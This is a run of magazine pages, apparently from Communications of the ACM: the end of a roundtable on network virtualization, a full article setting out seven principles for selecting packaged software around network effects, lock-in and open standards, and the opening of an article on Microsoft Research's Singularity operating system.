Some network vendors are offering products under the banner of network virtualization that provide virtual implementations of their physical devices. I believe they are being offered to preserve a customer's investments in legacy infrastructure. By preserving the status quo, however, it will be that much more difficult to take advantage of new, more efficient and functional architectures as they gain broader acceptance. The advice here suggests that you keep things simple. Avoid investing in vendor-proprietary functions, and wait to see what new architectures emerge. Once you identify these new architectures, invest conservatively as they gain acceptance.

> MARTIN CASADO
> **If people want the dynamics and cost structure of the cloud, they should either not invest in anything now; or invest in a scale-out commodity and make it look like Amazon. If they do not take one of these two paths, then they will be locked into a vertically integrated stack and the world will pass them by.**

CROSBY: The key point is to be aware that your networking competence investments are going to shift radically. The new network will be automated, aware of the current locus of the workload, and dynamically reconfigure the infrastructure as the workload migrates or scales elastically.

TAVAKOLI: An opportunity exists to implement very fine-grained, high-quality enforcement at the very edge of the network, including on the host. That will have to be stitched into your service model. You can scale and distribute your control to the very edge of the network, which now is on the hosts. The question is, who ends up driving the overall policy decision?

NEASE: If you're a network person and you're not touching VMware and find yourself not needed, you have to ask yourself whether or not your skill set is not needed as well. The network edge has moved, and if you are not architecting the network inside the server, then your skill set may not matter.

BEELER: The good news is that some systems administrators don't have a clue about networking. This is an opportunity for network engineers still to add value in the new virtualized world. C

Related articles on queue.acm.org

Network Virtualization: Breaking the Performance Barrier
Scott Rixner
http://queue.acm.org/detail.cfm?id=1348592

CTO Roundtable: Virtualization
Mache Creeger
http://queue.acm.org/detail.cfm?id=1508219

Meet the Virts
Tom Killalea
http://queue.acm.org/detail.cfm?id=1348589

Mache Creeger (mache@creeger.com) is a technology industry veteran based in Silicon Valley. Along with being a columnist for *ACM Queue*, he is the principal of Emergent Technology Associates, marketing and business development consultants to technology companies worldwide.

DOI:10.1145/1787234.1787252

Everything you always wanted to know but were afraid to ask about the decision-making process.

BY JAN DAMSGAARD AND JAN KARLSBJERG

Seven Principles for Selecting Software Packages

AROUND THE MID-1950S, in the early years of commercial use of computers, all software systems were developed in-house. There was no software industry in existence at that time.[15] As the software industry formed over the next few decades, many organizations outsourced their software development to specialized software suppliers. Most software products were, however, still developed as unique systems for each organization; that is, there was little standardization. The next step occurred when that software producers developed their own proprietary software in order to capture economies of scale in developing the software once and then selling it to multiple customers.[2] This standardization process also benefitted software buyers by lowering transaction costs and risks, as it was now possible to choose among a proven set of applications. Moreover, standardization gave both producers and buyers of software a way to capture and black-box best practices by embedding it into the standardized components of the systems.[16] Next in the standardization process was a step away from proprietary standard systems that essentially locked customers to a single software producer to open software standards.[37] In principle, software built on open standards allowed customers to source from any supplier that could supply software in accordance with open standards (for example, Java- and XML-based systems).

Open standards meant that prices dropped and functionality was en-

hanced, which resulted in a mass market for many software application types. In addition, software producers had enough resources to make their software even more general-purpose oriented with larger feature sets that were organized into a product.[8] Software became even more standardized, and in the process, many local markets were annexed into global markets. For example, word processing software was no longer produced specifically for a particular profession or industry or nation;[26] instead, an almost universal office suite emerged, such as, Microsoft Office. The generalized software products could be configured in various ways (for example, program parameters, macro functionality, language support, and so on) to suit special needs among customers. These highly configurable general purpose software products came to be known as software packages.[23]

Until recently in the IS academic community, there has been a tendency to focus on traditional studies of software development and implementation of large custom-made systems.[20,24] This has been despite the leading trend that organizations use "shrink wrapped" systems[31] where the core functionalities of the software are identical across all implementations in dozens, thousands or even millions of different organizations.[15] When it comes to managing the process of identifying and evaluating packages, the IS academic community has been almost silent.

The aim of this article is to provide practitioners with a grounded set of principles to guide the selection of software packages. By principles, we mean a set of fundamental ideas that summarize important insights in software package acquisition that are not (yet) embedded into the practice of buying software. The principles are interdependent and together they form a whole that is larger than the sum of the parts. Similar to Klein and Myers' argument,[19] the use of all principles is not mandatory, but in each case it must be judged whether, how, and which principles apply to a specific situation.

Packaged Software

Packaged software is a category of information systems for which all

implementations are essentially identical; that is, the main functionalities are common to all adopters. While the core components of a package are identical across all user organizations, the implementation into an individual organizational information infrastructure is usually configured in some manner to fit the requirements of the organization.[1,17,22] For the purpose of this article, we define a standard software package as: a collection of software components which when combined perform a set of generalized tasks that are applicable to a range of users. As a package is adopted by many, it forms a standard because the core components are identical across all of its installations. The software package may be configured or customized to make it fit with specific requirements unique to the concrete implementation. This is accomplished by setting program parameters, installing add-on modules, or building interfaces with other software systems. Within an organization, the growing importance of system interconnections means the choice of software package has wide ripple effects for other parts of the organization whose software packages, implementations, and interests may not originally have been identified or considered in the decision process regarding a new software acquisition.

Packages are often referred to as "commercial off-the-shelf" software,[31] but open source systems (for example, Open Office) or other types of nominally free software, for example, Firefox[21] or Internet residing systems (for example, Google Apps) are other examples of packaged software. Some standard software packages require little adjustment on the part of the user before they can perform (for example, Internet Explorer), while other software packages are mere tools or platforms on top of which specific functionalities required by the user can be implemented (for example, ERP systems).[8] Some setups of parameters may be common among several customers, in which case the producer can offer *standard solutions* on top of which only site-specific con-

figurations need to be made.[35] For example, the ERP producer SAP provides more than 25 industry solution portfolios for large enterprises that embed best practice (for example, SAP for oil and gas).

Seven Guiding Principles for Selecting Software Packages

Here, we present the guiding principles for making a better informed choice when selecting software packages. The first principle we label the founding principle because it is fundamental to the other six. For each principle we provide examples that illustrate its importance.

The seven principles were derived empirically from a field study and from our understanding of software acquisition. The field study approach provided us with in-depth knowledge of a number of standards decisions made by actual organizations. The focal company had more than 50,000 employees, and we followed its software acquisition processes and standard choices over three years. The field study was conducted using semi-structured interviews. The persons interviewed were five senior directors with knowledge of—and some power to influence—software acquisition. To broaden our knowledge base, we also carried out 34 interviews in 13 other organizations. The interviewees were CIOs, CFOs, and general managers, and were deliberately chosen because of their high experience with software package selection processes. All interviews were recorded and transcribed and thematically coded. The longitudinal approach meant that a theme identified in one interview could be further investigated and validated in subsequent interviews.

A second source of inspiration was information about particular software standards and packages, vendors, historic data about system compatibility, market shares, and mergers and acquisitions. Yet another source of inspiration came from participating in an industry network in the late 1990s where representatives from 60 companies met bimonthly to share their knowledge and experience with corporate intranets. During the three years the nature of intranets changed from being home grown, to a situation where a few local software companies vigorously fought over market share, to a situation where intranets were built upon international standards and readily available from multiple software houses. The seven principles have now been presented and critically reviewed at numerous IT managers' conferences, and we are indebted to the participants for many of the examples that illustrate the principles.

The Fundamental First Principle: When you buy packaged software you join its network.

Prior to the emergence of packaged software, any organization that was using software in effect committed itself not only to a software product but also to a particular software producer's continued ability to deliver new functionalities, as organizational requirements evolved and new technology became available. In the present day, most of

ILLUSTRATION BY JAMES GARY

these commitments and dependencies have evolved from local software producers to global standard software packages that can be sourced from, and configured by, many independent software vendors with the necessary competences and technical skills.

The users and producers of a software package constitute a network of parties that share a common interest in its destiny.[34] The network is virtual, in the sense that the members probably do not know each other but nevertheless share a common interest in protecting their investments and ensuring the continued evolution of the package. The network indirectly also has other interests in common; for example, the training and education of personnel.[34] An organization's purchase and implementation of a particular software package thus means that the organization has joined the network associated with the software package, and the level of commitment is equal to the size of the investment (buying and configuring the software and the training of personnel, and so on). To a large extent, the investment represents sunk costs,[10] which make risk mitigation activities even more central.

The network around the package has implications for the purchasing decision and has to be considered as part of the investment decision. Beyond the immediate network of users and producers, the extended network includes vendors, standard setting institutions, government authorities and other compatible software products. It is imperative to choose to participate in the network that is perceived to provide the best long-term benefits as the organization, the network and package co-evolve. In the network the distribution of power and influence depends chiefly on who controls the package and thereby its evolution. In the case of most software packages, the producer wields the greatest power over the proprietary software network, as they own the rights to the package outright and thus control its further development. The producer's power can be challenged if users unite to influence the producer or even challenge the producer's ownership; for example, by reverse-engineering the package's functionality. As an example of influence, the pressure from powerful users has repeatedly postponed the sunset date of Windows XP.

The users and producers of a software package constitute a network of parties that share a common interest in its destiny.

Open source packages, on the contrary, are not owned by a single entity; instead, the software is designed specifically to promote shared ownership.[25,29] Open source software can appear unattractive and risky to some because there is no central point of control from which advice about the software package and its future development can be sought. Others view these properties as strengths since they protect the standard package from the opportunistic actions of profit maximizing software producers. We shall not conclude the heated debate over open source here, but merely emphasise that organizations adopting a software package need to be alerted to the intimate connection between a software package and its associated network.

Principle Two: Take a long-term perspective: Look ahead but reason back.

Many choices made in the early stages of an organization's use of computers have turned out to have surprisingly long-lasting consequences, as both software and data standards have been shown to be very persistent.[20] Many application types have historically developed in an evolutionary manner, where the first simple implementations were custom built by innovators, and then spread to a small number of early adopters. As the application type benefited its adopters, competing systems became available on the market, and finally the application type became a commodity, possibly to be bundled with other software application types into larger software packages. A similar evolution trajectory will likely describe the development of future application types that first appear as isolated systems. As a consequence, organizations must take a long-term perspective and envision a more complex and connected future, or else they risk implementing tomorrow's legacy systems.

We emphasize this long-term perspective of software packages. As the pace of change in the computer industry reduces the effective lifespan of most hardware and software to a few years, the organizational data and the

standards that define them are more durable.[5] An organization's standard package choice therefore involves participation in networks that may last a decade or often longer. Shapiro and Varian[34] argue that when buying standard technology we should look ahead but reason back, noticing the network and the evolution process that produced it. We applaud and echo this advice that is valid also when selecting packaged software. This principle is useful to include when comparing a proprietary software package from a local vendor with that of a software package built upon an open global standard.

Principle Three: When choosing packaged software, there is safety in numbers.

One route to mitigating the perceived risk in purchasing packaged software is to choose a package based on its historical and current success, as measured by the financial success of the software package's producer and the size of the associated network. *Flocking behavior* is a low risk strategy that is worth pursuing for software support of non-core functionality and for companies that consider themselves followers. Below, we describe two scenarios representing opposite outcomes of a competition between software packages; namely, *blind alleys* and *one-way streets*.[12]

The *blind alley* scenario refers to the situation where an organization has adopted a package that is losing its market share to competing packages. David[12] uses the term "angry orphan" to describe the situation of the losing package. He points out that such products often show a sudden rapid development when they are losing the battle. For example, the greatest speed of innovation in sail ships happened as the steam engine challenged the sail as the leading propelling technology on sea voyages. Despite the sudden and remarkable development, sail boats never really challenged the inevitable change to steam engine boats. In a similar manner, the losing software package might undergo rapid developments, but shrinking network effects make the downward spiral inevitable. In a special case of the blind alley scenario, the losing package manages to capture a niche market network where it may sustain itself for years—or even perpetually, giving organizations the choice of staying with the incumbent producer or giving them time to look for migration paths toward a standard package with more perceived vitality.[17]

The *one-way street* scenario describes the situation where the organization is left with little choice when it comes to buying upgrades or expansions to the package. This is the case when the purchase of a particular package in effect obliges the organization to place future purchases with the same software family because the product has low compatibility with other families of software or packages. In this situation, the organization may find itself chained to the producer because the costs involved in switching to another package are prohibitively high, and the organization is in effect locked-in.[11] This is quite common for ERP systems where once the initial choice between (for example, Oracle Financial Systems and SAP), has been made, it becomes prohibitively expensive to switch. Sometimes, a package may be so successful in the market that there are few—if any—viable alternative products available to the organization, an example of which is the current choice of operating systems for PCs being limited to Microsoft Windows, creating a near monopoly. However monopolies are constantly challenged and they are often short lived in the software business, as reported by Chapman[7] who narrates the story of how WordPerfect lost its near monopoly and how other software packages such as Netscape and dBase lost their lucrative position in the market.

Principle Four: Focus on compatibility and beware of false gold.[a]

Because of the long life expectancy of organizational data stored in some (often proprietary) format (see Principle Two), backward compatibility between software systems becomes a major factor when organizations consider new software investments. Sometimes software adheres to one common standard, enabling user organizations to choose among competing packages based on features such as price, performance, usability, etc. Most often, however, compatibility is not a clear binary issue. As standards and packages evolve and producers compete against each other, packages may converge or diverge on some features, such as, reaching or breaking compatibility.[33] Of course, this development can be caused by legitimate technical design and implementation decisions, but it may also be caused by the producer's perceived advantage in changing the degree of compatibility or interoperability with competing packages.

A producer may differentiate its package from the competition by adding proprietary features and unwarranted proprietary extensions to an open standard. There are some calls for the execution of this predatory business technique of "embrace, extend, and extinguish," and often Microsoft is associated with an almost flawless execution of the technique. Only the law suits that doubtlessly follow spoil the perfection. One historical example is the fight between Sun and Microsoft over Java and extensions to Java.[32] The practice of adding proprietary extensions to an (open) standard is successful when some adopters find the proprietary features attractive and implement them. However, it is important to be aware that proprietary features that might be useful for the singular adopter are in fact false gold for the network at large. Every time a proprietary feature is implemented it adds to the switching costs, meaning that it will be harder to pull away from the software package that embeds the proprietary extensions.[34] For the network, it means that proprietary features become entrenched as de facto standards, and for the community in general, it becomes an insurmountable barrier to change, thus diminishing the value of a standard.

The break-down of open standards happens in many cases where there is no central governance of a standard by a central institution or authority, and even if such governance does exist, standards often break down anyway as competitors extend the limits of the standard.[9] One example that we claim to be false gold comes from the company Linksys (owned by Cisco) which has extended its wireless network equipment with proprietary protocols, thus doubling the throughput of the non-propri-

a By false gold or fool's gold we mean something that appears attractive but in reality is not valuable at all.

etary protocol IEEE 802.11b. While the products are still backward compatible with the open standard backed by the IEEE, Linksys gives users a strong incentive to use Linksys hardware exclusively. Another large manufacturer, D-Link, does exactly the same thing; however, the proprietary extensions of D-Link and Linksys are not compatible. For the community, the danger of proprietary extensions is that it may not be compatible with the next generation of the open standards (in this case IEEE 802.11n), and if the proprietary extensions have become entrenched, none is willing to adopt the next open standard version. Thus, the network has moved from a situation where organizations could choose to buy open standard compatible equipment from a number of independent suppliers to a situation where standard evolution has stopped and there is only one supplier of a proprietary de facto standard. In fairness, it should be noted that neither D-Link nor Linksys has been successful in their effort to manifest their proprietary extensions as de facto standards; however, the risk remains.

Organizations should keep their options open by buying packaged software that is close to compatible standards; and if they are already using proprietary standard packages, they should keep their eyes open for gateway standards as a way to break an existing lock-in to a proprietary extension.[13] At the very least, organizations should be conscious of the adoption of proprietary extensions, document their use in the organization, and consider which steps will be necessary to discontinue their use in the future; that is, a viable exit strategy.

Generic software packages do not meet all the requirements of an organization;[8,28] there are therefore plenty of options offered as part of the package to configure it as needed.[16,30] Often local practices or cultural issues add to the desire to customize or localize the package.[5,22] Customization is different from configuration in that customization is more radical and adds functionality that was not an intended generic feature in the original package. Customization is more lucrative for local software vendors compared to selling the package itself. For the adopting organization, the option to customize may appear shiny, but for several reasons, could turn out to be false gold.[20,23,35] First of all, the customization is often expensive and represents sunk costs that, in practice, limit the choices when the package or service contract is up for renewal.[5,20] Second, when upgrading the software to the next version, usually all customizations have to be re-implemented. In addition, the new features of the next version are obviously not part of the customization that was implemented from the previous version.[8] Beatty and Williams[5] recommend "un-customizing customizations" before any upgrade is attempted because they are found to form major technical obstacles and are the main threat to achieving a *Return on Investment*. Instead, Beatty and Williams[5] propose that an upgrade is an opportunity to review critically existing customizations in order to determine whether they are really needed, and if so, to determine if they are supported in the new version and eligible for elimination. In line with this, we advocate avoiding any comprehensive customization of packaged software, unless absolutely necessary.

Principle Five: Choose a software package with accessible knowledge.

When an organization chooses to use custom-built software, it must carry the entire burden of training and retaining personnel to develop the necessary skills to use the software. The use of packages, however, promises access to knowledge of the package's application and implementation. Ideally, the network of organizations using a package is matched by a network of individuals competent in configuring and using it, but often the supply and demand of certain skills is not aligned, as is pointed out by Light.[23] If there is an unmet demand for knowledge and skills, both user and producer organizations suffer. One historical example of misaligned networks is that of ERP systems, where the number of people with knowledge and skills of the configuration of SAP systems is far less than the demand from user organizations. The result is disproportionately high costs for the people component of SAP implementations and delayed projects with reduced or poor functionality.

Producers employ various strategies for ensuring a pool of knowledgeable users for their software.[11] One strategy is to produce free or low cost versions so that interested people will be more likely to sample it. Another variation is to make "academic versions" of the software package available as free downloads, or to bundle the package with textbooks used in educational institutions. The process of institutionalizing skills is more complex for packages based on open source (sendmail, emacs, Linux, among others), where there may be no single trusted certifying institution corresponding to the owner or vendor of a package. Instead, other forms of legitimization are used, such as a person's rank in recommender-systems such as discussion Web sites. Such online networks also make it possible to determine the contributions of a particular member, enabling potential employers to retrieve an account of a person's skills in regard to a particular software package.

The co-development of the two networks (that of the producers and that of the users) has high path dependence to the point of being quasi irreversible.[11] For a new competing software package that starts with essentially no network; the existing network forms a formidable entry barrier that is difficult to break.[6] If the new package is proprietary and the owners are willing to invest, one way for the new standard package to achieve a critical mass of users is for the owner to bear some or all of the costs for the organizations willing to switch.[33] An alternative approach is to invest in building gateway features into the new standard package, thus easing the transition from an incumbent package.[13] When Microsoft Word was winning over the majority of the word processing market from WordPerfect in the first half of the 1990s, Microsoft sought to circumvent the knowledge barriers by providing WordPerfect users an easy passage. Microsoft Word featured two gateways: an alternative user interface where Microsoft Word could be made to emulate the keyboard shortcuts of WordPerfect, and "Help for WordPerfect users" where the use of Microsoft Word was explained in terms that WordPerfect

users were accustomed to. We suggest using this principle to assess the available knowledge base for the software package.

Principle Six:
Choose packaged software with the right type of standardization.
Standardization can be achieved at various levels and in many forms in packaged software. Here, we provide an overview of the most common types of standardization because it is important to choose the type that is right for the particular organization, according to its available resources and constraints.

Standardization of user interface is a common strategy employed to limit the need for user training. After some experimental implementations of information systems of a particular type, a dominant design typically emerges, resulting in striking similarities of user interfaces among different software systems. Referring to Web site design guru, Nielsen,[27] users spend most of their time on other sites, and therefore prefer new Web sites to be designed similar to the sites with which they are familiar. Dominant designs sometimes become static and end up as anachronisms when the surroundings change. For example, the diskette icon featured in most software applications invokes the "save" function, even though no files are ever saved to diskettes and personal computers no longer have disk drives.

In *standardization of output*, the software package's only compatibility restraint is that it must produce an output that can be used by recipient users or software. One example is that of Web page production, where different departments in an organization may use very different production techniques as long as their Web pages satisfy agreed-upon requirements. This standardization strategy has the strength of allowing users greater freedom to optimize and personalize their production methods. The strategy also has serious drawbacks if the users ever need to share intermediate data; we would thus not recommend this strategy for most organizational standardization issues.

An organization might choose *standardization of data structure* for one of two reasons: seeking backward compatibility with data stored in legacy systems, or seeking to ensure access to the data from other information systems in the future; that is, forward compatibility. By choosing an open standard, an organization can usually choose between numerous compatible software packages, thus bringing the simple advantage of choice. The disadvantage is that the user organization must abstain from using any proprietary features or extensions of the packages chosen (the false gold mentioned in Principle Four) in order to maintain strict data standardization. Examples of data standards with wide vendor support are the all-purpose information formatting languages XML and the database query language SQL, although both are also subject to standard deviations among the implementations from various producers.

By choosing an open standard, an organization can usually choose between numerous compatible software packages, thus bringing the simple advantage of choice.

More advanced modes of standardization of data interfaces include *interconnectivity* and *interoperability*.[4] Interoperable information systems are able to communicate during the execution of a particular task. An everyday example is that the functionality of an electronic spreadsheet program can be employed by a word processing program to perform a calculation inside a text document. More advanced implementations allow interoperability between software running on separate computers - even in different locations or organizations such as most Web services organized in serviced oriented architectures (SOA).[14] Features such as these will have far-reaching implications for the implementation of standard software packages and inter-organizational information systems in the coming years.

Organizations may choose *standardization of skills* by employing only people with a particular education or skill set, or if necessary, to carry the cost of training new employees to some formalized level of training (see Principle Five). Organizations can choose to standardize two types of skills: generic or specific skills. Generic skills are skills that are acquired through education, such as critical thinking, programming, business knowledge, and so on Specific skills encompass a user's qualifications with a particular software package, and these may

be certified by the product's producer or a trusted third party (see Principle Five). Every major vendor in the packaged software market has such certification programs, and many are even updated on a continual basis, forcing certificate holders to take new exams in order to preserve their status.

One might argue that if all are using the same standard software package, where does competitive advantage come from? As a rule of thumb, we recommend organizations to follow and standardize in all non-core areas to bring down costs, and in order to differentiate themselves, organizations must be prepared to lead (be an early adopter) and tolerate a higher degree of standard uncertainty in core areas. We will return to the issue of competitive advantage in the conclusion.

Principle Seven: All journeys start with a first step.

In a market of fast update cycles and many options, some buyers may assume a wait-and-see position, while they let the rest of the market test out competing products, determine the necessary feature sets, and so on.[3,20] Of course, this strategy will mitigate the risks of investing time and money in a software package which later loses in the market, but we advise organizations not to fall into the wait-and-see trap for the following two reasons. First, a winner will only emerge when organizations actually buy software, so an organization stands a greater chance of finding software that fits its needs if it plays an active role in the selection process (invest in the package).

Second, the further development of packages is inevitable, and thus it is very likely that while an organization is waiting for a package to appear in the marketplace for a perfect fit, its requirements may have changed. In fact, it may never be possible to find a perfect match.[36] After a prolonged sampling process and the organization finally selecting a software package, activities such as conversion of legacy data may turn into considerable tasks, as there may be no personnel with expertise in both the legacy system and the new software package.[20] Therefore, the best strategy to ensure that a better package is there tomorrow is to adopt its predecessor today by joining its network. Being part of the network will also ensure that special needs are noted and incorporated into the next version of the package.

We promote a view of buying software as a continuous process of constantly trying to match available packages with a base of already installed information systems, while anticipating future organizational needs and advantages in technology.

Conclusion

Software packages are replacing custom built software at a fast pace. Yet, there is little available advice on how to evaluate and choose among the offered packages. This article highlights seven principles that are related to selecting and assessing software packages. The principles extend beyond the two obvious but narrow factors of price and immediate features, to include a wider networked and multilateral view of software packages. We promote a view of buying software as a continuous process of constantly trying to match available packages with a base of already installed information systems, while anticipating future organizational needs and advantages in technology. Companies should seek to select the package that fits their situation. However, this is not a unilateral decision, as other companies' actions also contribute to the destiny of the package. Software packages are networked and built around standards that allow (and disallow) connection to other software systems and these considerations must be added to the equation, too. It is therefore necessary to adopt a multilateral approach that asserts the benefits of participation from as many parties as possible in the selection process.

The proposed principles are useful in several ways. First, they form a reference point for IT managers when engaging in software acquisition. Second, without the principles, IT managers would have to spend much time condensing these foundations from available theoretical and empirical sources. Third, the principles help IT managers ensure that vital aspects of the software package acquisition process have not been left out or neglected. Finally, the set of principles is an invitation to formulate a disagreement and start a discussion on what constitutes sound software acquisition practices.

Here is a checklist that IT managers can consider in addition to the usual technical features and price, when evaluating a software package purchase:

- What companies are involved in

producing the package?

- How many companies are already using the package?
- How many software companies can configure the package?
- What is the history of the package?
- Is the package built upon open standards?
- How is the fit with other packages?
- What kind of standardization does the package represent?
- Is customization of the package necessary?
- Is there an accessible knowledge base for the implementation and exploitation of the package?
- What are the costs of switching to an alternative package?
- What are the implications of postponing a decision to adopt?

In what direction is the package evolving? And is our company headed the same way?

The principles can be used prior to making an investment and be used to monitor the vitality of existing packages. To illustrate, when a university built a new campus building it came with a free proprietary facility management system with the new building already encoded. However, using the seven principles, the university management decided that even though the package itself was free of charge, the supporting network around the package was too local and too small for the university to invest in encoding the remainder of its buildings into the package.

Another example of the application of the principles was the company in the field study mentioned earlier. The company used the principles to annually monitor the decision to stay with a package that had been dominant but was losing market share. The question was straightforward: Was the network of users around the software package sufficiently large to provide the package owner with revenue that allowed it to invest in developing the package? For a number of years the answer was positive, but when the network was deemed inadequate, it was decided to switch to the dominant package.[17] An illustration of Principle Five and Six is as follows: One large manufacturer had already implemented one ERP system when a vendor offered a competing ERP system at a very competitive price. The manufacturer attempted to switch but after more than a year of attempting to implement the new ERP system the manufacturer had to revert to its old ERP system. The skill set and knowledge base built around the former ERP system in practice inhibited a switch.

Returning to the competitive advantage discussion initiated earlier and playing the devil's advocate, one might argue that if everybody were using the same software packages, where would competitive advantage in the form of differentiation come from? Succinctly put as a paradox, "In the world of software packages, advantage comes from having the same packages as everybody else before they do." Thus, competitive advantage is gained from being able to spot and adopt the packages of the future before they have become the de facto standard packages, and to identify and phase out the packages of the past before they become legacy systems. C

This research was in part supported by the Danish Research Foundation, grant number 331958.

References

1. Adam, A. and Light, B. Selling packaged software: An ethical analysis. In *Proceedings of the 12th European Conference on Information Systems*. (Turku, Finland, 2004).
2. Attewell, P. Technology diffusion and organizational learning: The case of business computing. *Organization Science 3*, 1 (1992), 1–19.
3. Au, Y.A. and Kauffman, R.J. Should we wait? Network externalities and electronic billing adoption. *Hawaii International Conference on System Sciences*. (Hawaii, 2001).
4. Bailey, J., McKnight, L., and Bosco, P. The economics of advanced services in an open communications infrastructure: Transaction costs, production costs, and network externalities. *Information Infrastructure and Policy 4* (1995), 255–277.
5. Beatty, R.C. and Williams, C.D. ERP II: Best practices for successfully implementing an ERP upgrade. *Commun. ACM 49* (Mar. 2006), 105–109.
6. Besen, S.M. and Farrell, J. Choosing how to compete: Strategies and tactics in standardization. *Journal of Economic Perspectives 8*, 2 (1994), 117–131.
7. Chapman, M.R. *In Search of Stupidity: Over 20 Years of High-Tech Marketing Disasters*. Apress, Berkeley, CA, 2003.
8. Chiasson, M.W. and Green, L.W. Questioning the IT artefact: User practices that can, could, and cannot be supported in packaged-software designs. *European Journal of Information Systems 16*, 5 (2007), 542–554.
9. Damsgaard, J. and Lyytinen, K. The role of intermediating institutions in diffusion of electronic data interchange: How industry associations in the grocery sector intervened in Hong Kong, Finland, and Denmark. *The Information Society 17*, 3 (2001), 195–210.
10. David, J.S., Schuff, D., and Louis, R.S. Managing your total IT cost of ownership. *Commun. ACM 45*, 1 (2002), 101-106.
11. David, P.A. Clio and the economics of Qwerty. *The American Economic Review 75*, 2 (1985), 332–337.
12. David, P.A. Narrow Windows, Blind Giants, and Angry Orphans: The Dynamics of Systems Rivalries and Dilemmas of Technology Policy. Technological Innovation Project (No. 10), Stanford University, CA, 1986.
13. David, P.A., and Bunn, J.A. The economics of Gateway technologies and network Evolution: Lessons from electricity supply history. *Information Economics and Policy 3* (1988), 165–202.
14. Erl, T. *Service-Oriented Architecture: Concepts, Technology, and Design*. Prentice Hall, Upper Saddle River, NJ, 2005.
15. George, J.F. (ed.) *The Origins of Software: Acquiring Systems at the End of the Century. Framing the Domains of It Management: Projecting the Future through the Past*. Pinnaflex Educational Resources, Inc., Cincinnati, OH, 2000.
16. Howcroft, D. and Light, B. Reflections on issues of power in packaged software selection. *Information Systems Journal 16*, 3 (2006), 215–235.
17. Karlsbjerg, J. Staying outside the mainstream: An empirical study of standards choices. *Hawaii International Conference on System Sciences*, Hawaii, 2002.
18. Karlsbjerg, J., Damsgaard, J., and Scheepers, R. A taxonomy of Intranet Implementation strategies: To make or to buy? *Journal of Global Information Management 11*, 3 (2003), 151–165.
19. Klein, H.K. and Myers, M.D. Evaluating interpretive field studies. *MISQ 23*, 1, 67–94
20. Khoo, H.M. and Robey, D. Deciding to upgrade packaged software: A comparative case study of motives, contingencies and dependencies. *European Journal of Information Systems 16*, 5 (2007), 555–567.
21. Klein, B. 1998. Microsoft's use of zero price bundling to fight the browser wars. *The Progress & Freedom Foundation*. Kluwer Academic Publishers, Washington, DC, 1998.
22. Kutar, M. and Light, B. Exploring cultural issues in the packaged software industry: A usability perspective. In *Proceedings of the 13th European Conference on Information Systems* (Regensberg, Germany, 2005).
23. Light, B. Potential pitfalls in packaged software adoption. *Commun. ACM 48*, 5 (May 2005), 119–121.
24. Light, B. and Sawyer, S. Locating packaged software in information systems research. *European Journal of Information Systems 16*, 5 (2007), 527–530.
25. Ljungberg, J. Open source movements as a model for organizing. *European Journal of Information Systems*. (Dec. 2000).
26. Moore, G.C. End user computing and office automation: A diffusion of innovations perspective. *Infor 25* (1987), 214–222.
27. Nielsen, J. User interface directions for the Web. *Commun. ACM 42*, 1 (Jan. 1999), 65–72.
28. Pollock, N., Williams, R., and Procter, R. Fitting standard software packages to non-standard organizations: The 'biography' of an enterprise-wide system. *Technology Analysis and Strategic Management 15*, 3 (2003), 317–332.
29. Raymond, E.S. *The Cathedral and the Bazaar: Musings on Linux and Open Source by an Accidental Revolutionary*. O'Reilly, 1997.
30. Sawyer, S. Effects of conflict on packaged software development team performance. *Information Systems Journal 11*, 2 (2001), 155–178.
31. Sawyer, S. Information systems development: A market-oriented perspective. *Commun. ACM 44*, 11 (Nov. 2001), 97–102.
32. Shankland, S., Kanellos, M. and Wong, W. Sun and Microsoft settle Java suit. *News.com*, 2001.
33. Shapiro, C. and Varian, H.R. The art of standards wars. *California Management Review 41*, 2 (1999), 8–32.
34. Shapiro, C. and Varian, H.R. *Information Rules: A Strategic Guide to the Network Economy*. Harvard Business School Press, Boston, MA, 1999.
35. Sia, S.K. and Soh, C. An assessment of package-organization misalignment: Institutional and ontological structures. *European Journal of Information Systems 16*, 5 (2007), 568-583.
36. Truex, D.P., Baskerville, R., and Klein, H. Growing systems in emergent organizations. *Commun. ACM 42*, 8 (Aug. 1999), 117–123.
37. West, J. The economic realities of open standards: Black, white and many shades of gray. *Standards and Public Policy*. S. Greenstein and V. Stango (eds.). Cambridge University Press, Cambridge, MA, 2007.

Jan Damsgaard (jd.caict@cbs.dk) is director and a professor at the Center for Applied ICT, Copenhagen Business School, Denmark School of Information Systems, Curtin University of Technology, Australia.

Jan Karlsbjerg (jan@jankarlsbjerg.com) is an associate product manager at Active Community Solutions, Vancouver, Canada.

DOI:1145/1787234.1787253

Safe, modern programming languages let Microsoft rethink the architectural trade-offs in its experimental operating system.

BY JAMES LARUS AND GALEN HUNT

The Singularity System

THE SINGULARITY PROJECT at Microsoft Research began by asking what modern operating-system and application software would look like if it were designed with modern software-engineering practices and tools.[9] Answering is important, since almost every system today shares a common intellectual heritage with the time-sharing systems developed in the 1960s and 1970s. Computers and the computing environment have changed dramatically since then, but system software has evolved much more slowly, leaving a wide gap between system requirements and capabilities.

In the 1960s, computers were limited, expensive devices used only by small groups of highly trained experts. Their limited speed, memory capacity, and storage forced designers and programmers to be parsimonious with resources. Applications and systems were generally written in assembly language, not in high-level programming languages, as they are today. Extensive sharing of code and data was essential for efficient use of scarce memory. Moreover, computer users and uses were also very different; the small group of people with access to computers understood the technology and tolerated its shortcomings. Though computers were increasingly important in business, and thus operated in secure environments, they were not central to anyone's personal life. None of these characteristics is true today.

Construction of the Singularity operating system began in 2004 with three design principles:

Use safe high-level programming languages to the greatest extent possible. They prevent entire classes of critical errors (such as those enabling buffer overrun attacks) while facilitating development and use of accurate and efficient software-development tools;

Software failure should not lead to system failure. Despite advances in programming languages and tools, perfect software remains a vision for the future. However, robust system architecture can limit the consequences of a failure and give a system the ability to respond and recover without having to reboot; and

Systems should be self-describing at all levels of abstraction. Specification and verification are increasingly common for language features and library interfaces. However, as systems consist of many components, most are never formally described. Introducing specifications at the boundaries of components describes both their dependencies and their contributions to the system, enabling principled decisions about system architecture.

» key insights

- **New demands on computer systems require rethinking assumptions concerning language, operating system, and system architecture.**
- **Safe modern programming languages promise significant benefits for constructing high-performance systems.**
- **Systems must be self-describing at all levels of abstraction for building automatic tools that verify and validate their correctness and integrity.**

ILLUSTRATION BY STUDIO TONNE

